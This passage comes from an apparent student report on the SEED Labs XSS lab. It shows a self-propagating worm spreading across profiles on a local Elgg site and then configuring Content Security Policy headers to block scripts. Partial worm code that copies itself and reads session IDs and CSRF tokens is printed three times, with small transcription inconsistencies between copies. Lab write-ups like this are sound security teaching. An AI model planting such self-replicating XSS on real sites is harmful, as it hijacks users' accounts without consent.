Upon saving the code, we get confirmation that profile is successfully saved as shown below.

Egg For SEED Labs Blogs Bookmarks Files Groups Members More Search Account Your profile was successfully saved.

Samy

[Edit avatar](#) [Edit profile](#)

Blogs Bookmarks Files Pages Wire post

About me

Add widgets

Transferring data from www.seed-server.com...



Now logging into alice profile as shown below

Egg For SEED Labs Blogs Bookmarks Files Groups Members More Search Account

Alice

[Edit avatar](#) [Edit profile](#)

Add widgets




Blogs Bookmarks Files Pages Wire post



Also notice that she has no friends before the attack as shown in the below screenshot

Alice's friends

No friends yet.



A sidebar for the user Alice, showing her profile picture and name at the top. Below this are links for Blogs, Bookmarks, Files, Pages, and Wire post. The bottom section contains links for Friends, Friends of, and Collections.

Now Alice trying to view the profile of the members present

Newest members

Newest Alphabetical Popular Online



[Samy](#)



[Charlie](#)



[Boby](#)



[Alice](#)



[Admin](#)

Search members

Search

Total members: 5

Alice is now viewing the samy's account as shown in the below

Samy

[Remove friend](#) [Send a message](#)

About me

[Blogs](#)
[Bookmarks](#)
[Files](#)
[Pages](#)
[Wire post](#)

Now Alice is also infected her about me changes to Alice is my Bestfriend.

Alice

[Edit avatar](#) [Edit profile](#)About me
Alice is my Bestfriend![Add widgets](#)[Blogs](#)
[Bookmarks](#)
[Files](#)
[Pages](#)
[Wire post](#)

Alice now friends with Sammy as well as shown in the diagram below

Alice's friends



Samy

Alice

- Blogs
- Bookmarks
- Files
- Pages
- Wire post

- Friends
- Friends of
- Collections

www.seed-server.com



If we notice her edit profile, we can also see her Worm code is also available as shown in the below screenshot

Edit profile

Display name

About me

```
<p>Alice is my Bestfriend!</script id="worm" type="text/javascript">
var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
window.onload = function() {
var userName = "&name=" + elgg.session.user.name;
var guid = "&guid=" + elgg.session.user.guid;
var ts = "&_elgg_ts=" + elgg.security.token._elgg_ts;
var token = "&_elgg_token=" + elgg.security.token._elgg_token;
```

Embed content Visual editor



Alice

Edit avatar

Edit profile

Change your settings

Account statistics

Notifications

Group notifications

Public

Brief description

Public

Location

Public



Now trying for a new user Charlie, as shown in the below logging into Charlie account

Charlie

Edit avatar

Edit profile

Add widgets



Blogs

Bookmarks

Files

Pages

Wire post



Before the attack making sure that there is no friends for Charlie.

Charlie's friends

No friends yet.

	Charlie
Blogs	
Bookmarks	
Files	
Pages	
Wire post	

Friends	
Friends of	
Collections	



He now views the members tabs

Newest members

[Newest](#)
[Alphabetical](#)
[Popular](#)
[Online](#)


Samy



Charlie



Boby



Alice



Admin

Search members

Search

Total members: 5



Now Charlie is viewing alice account and he doesn't know that he is also affected.

Alice

[Add friend](#)
[Send a message](#)


About me
Alice is my Bestfriend!

[Blogs](#)
[Bookmarks](#)
[Files](#)
[Pages](#)
[Wire post](#)


Upon Charlie viewing his profile, we can observe that he is also infected with the attack

Charlie

[Edit avatar](#)[Edit profile](#)
[Blogs](#)
[Bookmarks](#)
[Files](#)
[Pages](#)
[Wire post](#)

About me
Alice is my Bestfriend!

[Add widgets](#)

Observing his edit profile, we notice that the Worm code is available

Edit profile

Display name

Charlie



Charlie

About me

```
<p>Alice is my Bestfriend!<script id="worm" type="text/javascript">
var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
window.onload = function() {
var userName = "&name=" + elgg.session.user.name;
var guid = "&guid=" + elgg.session.user.guid;
var ts = "&_elgg_ts=" + elgg.security.token__elgg_ts;
var token = "&_elgg_token=" + elgg.security.token__elgg_token;
```

[Embed content](#)[Visual editor](#)[Edit avatar](#)[Edit profile](#)[Change your settings](#)[Account statistics](#)[Notifications](#)[Group notifications](#)

Public

Brief description

Public

Location

Public



We can also observe that he now friends with samy as shown below



Charlie's friends



Samy



Charlie

Blogs

Bookmarks

Files

Pages

Wire post

Friends

Friends of

Collections

Finally, repeating the same task with new user boby as shown below, logging into boby



You have been logged in.

Welcome Boby

Welcome to your Elgg site.

Tip: Many sites use the `activity` plugin to place a site activity stream on this page.

Before the attack noticing that he does'nt have any about me command as shown in the below

Boby

Edit avatar

Edit profile

Add widgets



Blogs

Bookmarks

Files

Pages

Wire post



Also seeing that he doesn't have any friends

Boby's friends

No friends yet.



Boby

Blogs

Bookmarks

Files

Pages

Wire post

Friends

Friends of

Collections



Now, he is viewing the members available



Newest members

[Newest](#) [Alphabetical](#) [Popular](#) [Online](#)

Samy



Charlie



Boby



Alice



Admin

Search members

Search

Total members: 5



He goes into Charlie's account and views his profile as shown below



Charlie


[Add friend](#)[Send a message](#)

About me
Alice is my Bestfriend!

Blogs
Bookmarks
Files
Pages
Wire post




Now, he goes back to his profile and observes that he is also infected with this attack as shown below



A screenshot of Boby's profile page on the Elgg For SEED Labs platform. At the top, there is a navigation bar with links for Blogs, Bookmarks, Files, Groups, Members, More, Search, and Account. Below the navigation bar, the profile header shows "Boby" with an edit button and a "Edit profile" button. To the left of the main content area is a sidebar with a cartoon character icon and a list of profile links: Blogs, Bookmarks, Files, Pages, and Wire post. The main content area contains an "About me" box with the text "Alice is my Bestfriend!" and a link to "Add widgets". A vertical toolbar on the right side of the page includes icons for various Elgg features like Embed content, Visual editor, Edit avatar, and Edit profile.

Checking his edit profile, we can notice that he is also has the worm code available



A screenshot of Boby's edit profile page on the Elgg For SEED Labs platform. The top navigation bar is identical to the previous screenshot. The main content area is titled "Edit profile". In the "About me" field, the user has pasted the following JavaScript code:

```
<p>Alice is my Bestfriend!<script id="worm" type="text/javascript">
var headerTag = "<script id='worm' type='text/javascript'>";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
window.onload = function() {
var userName = "&name=" + elgg.session.user.name;
var guid = "&guid=" + elgg.session.user.guid;
var ts = "&_elgg_ts=" + elgg.security.token_elgg_ts;
var token = "&_elgg_token=" + elgg.security.token_elgg_token;
```



Below the "About me" field, there is a dropdown menu set to "Public". To the right of the "About me" field is a sidebar with several buttons: "Edit avatar" (disabled), "Edit profile" (disabled), "Change your settings", "Account statistics", "Notifications", and "Group notifications". The bottom of the page features a toolbar with various Elgg management icons.

Also noticing that he is now friends with samy

Boby's friends



Samy



www.seed-server.com/friends/boby



Hence Proved that the task of self-propagating when user is already infected.

Task 7: DEFEATING XSS ATTACKS USING CSP

```
seed@VM: ~/labs7          root@c4cdb5a85a90: /etc/apache2/sites-available

[04/20/25] seed@VM:~/labs7$ ls
addfriends.js  docker-compose.yml  editprofile.js  image_mysql  image_www  mysql_data  self_pro.js
[04/20/25] seed@VM:~/labs7$ dockps
ec9623490af1  mysql-10.9.0.6
c4cdb5a85a90  elgg-10.9.0.5
[04/20/25] seed@VM:~/labs7$ docksh c4
root@c4cdb5a85a90:# cd /etc/apache2/sites-available/
root@c4cdb5a85a90:/etc/apache2/sites-available# ls
000-default.conf  apache_csp.conf  apache_elgg.conf  default-ssl.conf  server_name.conf
root@c4cdb5a85a90:/etc/apache2/sites-available#
```

In the above screenshot checking the id of the elgg container and then use docksh command to enter a shell prompt for that container. Now navigating to the /etc/apache2/sites-available/. Viewing the index.html file to edit the code. The below code includes the CSP policies, where 1-6 area are displayed as failed. If the Status is OK, then its executing correctly.

Activities Text Editor ▾

Open ▾

index.html index.html

Apr 20 15:59 ●

Index.html
-/labs7/image_www/csp

Save

index.html

```
1<html>
2<h2>CSP Experiment</h2>
3<p>1. Inline:Nonce (111-111-111):<span id='area1'><font color='red'>Failed</font></span></p>
4<p>2. Inline:Nonce (222-222-222):<span id='area2'><font color='red'>Failed</font></span></p>
5<p>3. Inline:NoNonce:<span id='area3'><font color='red'>Failed</font></span></p>
6<p>4. Fromself:<span id='area4'><font color='red'>Failed</font></span></p>
7<p>5. Fromwww.example60.com:<span id='area5'><font color='red'>Failed</font></span></p>
8<p>6. Fromwww.example70.com:<span id='area6'><font color='red'>Failed</font></span></p>
9<p>7. Frombuttonclick:<button onclick="alert('JavaScriptCodeisexecuted!')>Click me</button></p>
10
11<script type="text/javascript" nonce="111-111-111">
12document.getElementById('area1').innerHTML = "<font color='green'>OK</font>";
13</script>
14
15<script type="text/javascript" nonce="222-222-222">
16document.getElementById('area2').innerHTML = "<font color='green'>OK</font>";
17</script>
18
19<script type="text/javascript">
20document.getElementById('area3').innerHTML = "<font color='green'>OK</font>";
21</script>
22
23<script src="script_area4.js"> </script>
24<script src="http://www.example60.com/script_area5.js"> </script>
25<script src="http://www.example70.com/script_area6.js"> </script>
26
27</html>
28
```

HTML Tab Width: 8 ▾ Ln 9, Col 68 INS

Below are the 3 webpages as shown below

Edit profile : Elgg For SEE x example32a.com/ x +

← → ⌂ ⌂ Not Secure www.example32a.com

CSP Experiment

1. Inline:Nonce (111-111-111): **OK**
2. Inline:Nonce (222-222-222): **OK**
3. Inline:NoNonce: **OK**
4. Fromself: **OK**
5. Fromwww.example60.com: **OK**
6. Fromwww.example70.com: **OK**
7. Frombuttonclick: **Click me**




← → ⌂ ⌄

Not Secure www.example32b.com

CSP Experiment


1. Inline:Nonce (111-111-111): Failed
2. Inline:Nonce (222-222-222): Failed
3. Inline:No Nonce: Failed
4. From self: OK
5. From www.example60.com: Failed
6. From www.example70.com: OK
7. From button click: Click me



CSP Experiment

1. Inline:Nonce (111-111-111): OK
2. Inline:Nonce (222-222-222): Failed
3. Inline:No Nonce: Failed
4. From self: OK
5. From www.example60.com: Failed
6. From www.example70.com: OK
7. From button click: Click me

By clicking one of websites we see that this error is popped up



Here we can observe that there is no CSP policy. However accessing index.html. The entry point to PHP program is the phpindex.php, it adds a header to the response from the program

```
phpindex.php                               index.html
1 <?php
2   $cspheader = "Content-Security-Policy:" .
3           "default-src 'self';".
4           "script-src 'self' 'nonce-111-111-111' *.example70.com".
5           "";
6   header($cspheader);
7 ?>
8 |
9 <?php include 'index.html';?>
10
```

Below is the screenshot of the Apache conf file used by the website.

```

phpindex.php                               index.html
1# Purpose: Do not set CSP policies
2<VirtualHost *:80>
3    DocumentRoot /var/www/csp
4    ServerName www.example32a.com
5    DirectoryIndex index.html
6</VirtualHost>
7
8# Purpose: Setting CSP policies in Apache configuration
9<VirtualHost *:80>
10   DocumentRoot /var/www/csp
11   ServerName www.example32b.com
12   DirectoryIndex index.html
13   Header set Content-Security-Policy " \
14       default-src 'self'; \
15       script-src 'self' *.example70.com \
16       "
17</VirtualHost>
18
19# Purpose: Setting CSP policies in web applications
20<VirtualHost *:80>
21   DocumentRoot /var/www/csp
22   ServerName www.example32c.com
23   DirectoryIndex phpindex.php
24</VirtualHost>
25
26# Purpose: hosting Javascript files
27<VirtualHost *:80>
28   DocumentRoot /var/www/csp
29   ServerName www.example60.com
30</VirtualHost>
31

```

Q1: Describe and explain your observations when visits all three websites

Sol: When visiting the three websites, here's what I noticed:

- [www.example32a.com](#): All areas are marked as "OK" because this site doesn't have any CSP (Content Security Policy) in place. That means any JavaScript whether inline or from any external source can run freely. While this allows flexibility, it also leaves the site wide open to XSS attacks since nothing is blocked.
- [www.example32b.com](#) : Only areas 4 and 6 show "OK". This site uses a CSP defined in the Apache config, allowing scripts only from trusted sources like 'self' and *.example70.com. Any scripts from other domains (like example60.com) are blocked. This greatly reduces the risk of executing malicious external scripts.
- [www.example32c.com](#) : Here, only areas 1, 4, and 6 are "OK". This site enforces CSP through PHP in the application code itself, with stricter rules. It allows: Inline scripts only if they carry a valid nonce (nonce-111-111-111). Scripts from trusted sources like 'self' and *.example70.com. This setup is more secure because it blocks any inline JavaScript that doesn't include the correct nonce, making XSS attacks much harder to carry out.

Q2: Click the button in the web pages from all the three websites describe and explain observations

- Sol: 1] www.example32a.com the button will trigger the alert there is no CSP restrictions.
2] www.example32b.com since the inline script does not match with CSP policy it fails to execute it
3] www.example32c.com it is not associated with valid nonce it does not trigger the alert and it blocks the script from running.

It depends on the CSP setting on how the button must behave.

Q3: Change the server configuration on example32b so that areas 5 and 6 status becomes OK.

Sol: In order to do this, we need to follow the below changes.

Go inside the site available as shown in the below screenshot.

```
[04/20/25]seed@VM:~/labs7$ docksh c4
root@c4cdb5a85a90:/# cd /etc/apache2/sites-available
root@c4cdb5a85a90:/etc/apache2/sites-available# ls
000-default.conf  apache_csp.conf  apache_elgg.conf  default-ssl.conf  server_name.conf
root@c4cdb5a85a90:/etc/apache2/sites-available# nano apache_csp.conf
```

Now upon opening the conf file , we just add the example 60 into the file as shown

```
GNU nano 4.8                                         apache_csp.conf                                Modified
# Purpose: Do not set CSP policies
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32a.com
    DirectoryIndex index.html
</VirtualHost>

# Purpose: Setting CSP policies in Apache configuration
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32b.com
    DirectoryIndex index.html
    Header set Content-Security-Policy " \
        default-src 'self'; \
        script-src 'self' *.example70.com *.example60.com \
    "
</VirtualHost>

# Purpose: Setting CSP policies in web applications
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32c.com
    DirectoryIndex phpindex.php
</VirtualHost>

# Purpose: hosting Javascript files
<VirtualHost *:80>
    DocumentRoot /var/www/csp
```

Save the file and restart the apache server in order to reflect the changes done in the files.

```
root@c4cdb5a85a90:/etc/apache2/sites-available# service apache2 restart
 * Restarting Apache httpd web server apache2
root@c4cdb5a85a90:/etc/apache2/sites-available#
```

Upon refreshing the site again, we notice that these have websites have changed they status from failed to OK.

CSP Experiment

1. Inline:Nonce(111-111-111): Failed
2. Inline:Nonce(222-222-222): Failed
3. Inline:NoNonce: Failed
4. From self: OK
5. From www.example60.com: OK
6. From www.example70.com: OK
7. From button click:

Q4: change the server configuration on example32c so areas 1,2,4,5,6 all display ok.

Sol: To perform this task, we need to get inside the www csp file hence performing the below commands

```
root@c4cdb5a85a90:/etc/apache2/sites-available# cd ../../var/www
root@c4cdb5a85a90:/var/www# ls
csp elgg html
root@c4cdb5a85a90:/var/www# cd csp
root@c4cdb5a85a90:/var/www/csp# ls
index.html phpindex.php script_area4.js script_area5.js script_area6.js
root@c4cdb5a85a90:/var/www/csp# nano phpindex.php
root@c4cdb5a85a90:/var/www/csp# service apache2 restart
 * Restarting Apache httpd web server apache2
root@c4cdb5a85a90:/var/www/csp#
```

Once we are inside the Phpindex.php file do all the modification as mentioned in the task and then save the file and refresh the apache server as shown in the commands screenshot

```
GNU nano 4.8          root@c4cdb5a85a90: /var/www/csp
<?php
$cspheader = "Content-Security-Policy:".
    "default-src 'self';".
    "script-src 'self' 'nonce-111-111-111' 'nonce-222-222-222' *.example70.com *.example60.com".
    "";
header($cspheader);
?>

<?php include 'index.html';?>
```

[Wrote 10 lines]

^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos M-U Undo
^X Exit ^R Read File ^\ Replace ^U Paste Text ^T To Spell ^[Go To Line M-E Redo
M-A Mark Text M-J To Bracket M-6 Copy Text ^Q Where Was

On refreshing the website we notice that all the status has change from failed to OK except the 3th as mentioned in the task.

Edit profile : Elgg For SEE /home/seed/labs7/image_w example32c.com/ +

← → ⌂ ⌂ Not Secure www.example32c.com

CSP Experiment

1. Inline: Nonce (111-111-111): **OK**
2. Inline: Nonce (222-222-222): **OK**
3. Inline: No Nonce: **Failed**
4. From self: **OK**
5. From www.example60.com: **OK**
6. From www.example70.com: **OK**
7. From button click: **Click me**

5. Please explain why CSP can help prevent count cross site scripting attacks

sol: Content Security Policy (CSP) is one of the most effective tools for defending against Cross-Site Scripting (XSS) attacks. It works by setting clear rules for what kind of content is allowed to load and run on a web page.

- First, it allows you to define trusted sources for JavaScript like your own domain ('self') or specific domains (e.g., *.example70.com). Any script coming from outside these approved sources simply won't run. That means even if an attacker manages to inject a malicious script from another domain, the browser will block it.
- CSP also tackles inline scripts. Unless they carry a special token called a nonce, they won't be allowed to execute. This is a big deal because many XSS attacks rely on injecting inline scripts directly into pages.
- External scripts are just as tightly controlled. Unless a script is from a whitelisted source, it won't load this blocks attempts to sneak in malicious JavaScript hosted elsewhere.
- It doesn't stop at scripts either. CSP can also limit where images, audio, or video files can be loaded from, adding another layer of control to your web content.
- Plus, CSP helps defend against clickjacking by preventing your site from being embedded in frames, and it can stop browsers from loading non-secure (HTTP) content on secure (HTTPS) pages, which cuts down on the chances of mixed content attacks.

In short, CSP creates a strict set of rules that the browser enforces only content from trusted sources is allowed, and anything that doesn't follow the rules is blocked. This makes it much harder for attackers to exploit XSS or similar vulnerabilities.